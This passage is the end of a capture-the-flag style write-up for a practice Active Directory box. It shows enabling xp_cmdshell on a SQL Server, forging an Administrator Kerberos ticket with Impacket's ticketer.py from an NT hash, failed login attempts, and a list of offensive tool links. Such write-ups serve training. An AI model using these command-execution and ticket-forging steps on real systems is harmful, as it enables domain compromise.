ERROR(SG-DC01\SQLEXPRESS): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configura
tion for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell' , search for 'xp_cmdshell' in SQL Se
rver Books Online.
SQL (SHADOWGATE\Administrator dbo@master)> enable_xp_cmdshell
INFO(SG-DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(SG-DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SHADOWGATE\Administrator dbo@master)> xp_cmdshell whoami
output
-------------------
shadowgate\bogdan.r
NULL
SQL (SHADOWGATE\Administrator dbo@master)>
None of this makes any sense.
*Evil-WinRM* PS C:\Users\Administrator\Documents> setspn -L bogdan.r
Registered ServicePrincipalNames for CN=Bogdan Radzik,CN=Users,DC=shadowgate,DC=local:
*Evil-WinRM* PS C:\Users\Administrator\Documents>
What's even more funny that it doesn't work with administrator so I am sure there is something wrong here.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ ticketer.py -domain-sid S-1-5-21-2396436576-3267128377-3646372360 -domain shadowgate.local -spn any/sg-dc01.shadowgate.local Administrator -nthash a07b7bbc98b574afe52bbeb5d07d9c0a
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for shadowgate.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in Administrator.ccache
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ KRB5CCNAME=Administrator.ccache mssqlclient.py sg-dc01.shadowgate.local -windows-auth -k -no-pass
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(SG-DC01\SQLEXPRESS): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ KRB5CCNAME=Administrator.ccache mssqlclient.py sg-dc01.shadowgate.local -k -no-pass
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(SG-DC01\SQLEXPRESS): Line 1: Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
So long story short this is misconfiguration, the account that runs the service should be the same account registered in the SPN list but the issue is they can be different and it'll be just a misconfiguration but the weird is the service shouldn't be able to decrypt the ticket using bogdan.r cause it is supposed to use the hash of whoever has this SPN registered to it which drives me insane.
Reached out to some fellows and no one could understand what's going on and it didn't make any sense to any of us so reach out if you can.
Anyway, that was it for this box.
Path
Resources
- https://github.com/lgandx/Responder
- https://hashcat.net/wiki/doku.php?id=example_hashes
- https://github.com/SpecterOps/BloodHound
- https://github.com/NH-RED-TEAM/RustHound
- https://github.com/CravateRouge/bloodyAD
- https://github.com/ly4k/Certipy
- https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
- https://posts.specterops.io/certified-pre-owned-d959eff65206
- https://attack.mitre.org/techniques/T1558/003/
- https://github.com/Hackplayers/evil-winrm